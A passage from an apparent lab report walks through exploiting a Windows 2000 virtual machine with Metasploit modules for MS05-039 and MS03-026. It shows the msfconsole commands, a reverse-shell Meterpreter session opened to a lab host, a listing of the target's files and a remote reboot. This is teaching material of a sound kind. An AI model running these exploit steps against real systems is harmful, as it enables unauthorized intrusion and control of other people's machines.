
That is not the only way to have access to the windows 2000 machine. For Demonstrations we can use the **MS05-039 Critical Vulnerability** to have a same result as last attack. (fig 13)

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
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(fig 13)



We can search for available exploits by using search command in msfconsole. We have to select the highest ranked exploit. In here we are using **Microsoft Plug and Play Service Overflow** exploit. Then we can see the available options by using show options and we have to set the target IP address using set RHOST. (fig 14)




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After setting the target IP we just have to start our attack by typing exploit or run. It will create a shell in a available port and we can have access to the file system in target machine.




```
msf exploit(ms05_039_pnp) > set RHOST 192.168.56.99
RHOST => 192.168.56.99
msf exploit(ms05_039_pnp) > exploit

[*] Started reverse handler on 192.168.56.10:4444
[*] Connecting to the SMB service...
[*] Binding to 8d9f4e40-a03d-11ce-8f69-08003e30051b:1.0@ncacn_np:192.168.56.99[\browser] ...
[*] Bound to 8d9f4e40-a03d-11ce-8f69-08003e30051b:1.0@ncacn_np:192.168.56.99[\browser] ...
[*] Calling the vulnerable function...
[*] Sending stage (751104 bytes) to 192.168.56.99
[*] Meterpreter session 2 opened (192.168.56.10:4444 -> 192.168.56.99:1053) at 2019-09-12 09:06:15 +0100
[-] Exploit failed: Rex::StreamClosedError Stream #<Socket:0xed31f40> is closed.

meterpreter > ls

Listing: C:\WINNT\system32
=====
Mode                Size           Type             Last modified          Name
-----
100666/rw-rw-rw-   2960          fil             2008-02-16 16:06:21 +0000 $WINNT$.PNF
100666/rw-rw-rw-    304          fil             2008-02-16 16:03:00 +0000 $winnt$.inf
40777/rwxrwxrwx     0            dir             2019-09-12 08:29:02 +0100 .
40777/rwxrwxrwx     0            dir             2012-04-16 18:53:41 +0100 ..
100666/rw-rw-rw-   2151          fil             1999-12-07 05:00:00 +0000 12520437.cpx
100666/rw-rw-rw-   2233          fil             1999-12-07 05:00:00 +0000 12520850.cpx
100666/rw-rw-rw-    438          fil             1999-12-07 05:00:00 +0000 AUTOEXEC.NT
100666/rw-rw-rw-   2577          fil             2008-02-16 16:23:47 +0000 CONFIG.NT
100666/rw-rw-rw-   2577          fil             1999-12-07 05:00:00 +0000 CONFIG.TMP
40777/rwxrwxrwx     0            dir             2008-02-16 16:21:35 +0000 Cache
```

As the final attack we are selecting **MS03-026 critical vulnerability** for exploit.




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Search for available exploits by using search command in msfconsole. We are using **MS03-026: Microsoft RPC Interface Buffer Overrun (823980) (uncredentialed check)**

exploit. Then we can see the available options by using show options and we have to set the target IP address using set RHOST. (fig 17)



```
Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Applications Places Thu Sep 12, 9:08 AM root@kali: ~

File Edit View Search Terminal Help
msf> search MS03-026

Matching Modules
=====
Name Disclosure Date Rank Description
----
exploit/windows/dcerpc/ms03_026_dcom 2003-07-16 00:00:00 UTC great Microsoft RPC DCOM Interface Overflow

msf> use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):


Name Current Setting Required Description
----
RHOST 135 yes The target address
RPORT 135 yes The target port

Exploit target:

Id Name
--
0 Windows NT SP3-6a/2000/XP/2003 Universal

msf exploit(ms03_026_dcom) >
```

After Exploiting this vulnerability we can have the access privileges for the target machine data. We can also manipulate the OS also.



```
meterpreter > reboot
Rebooting...
meterpreter root@kali: ~

root@kali: ~
```

Windows 2000 Advanced Server shutdown screen:

Please wait... Microsoft Windows 2000 Advanced Server Microsoft

Windows is shutting down...

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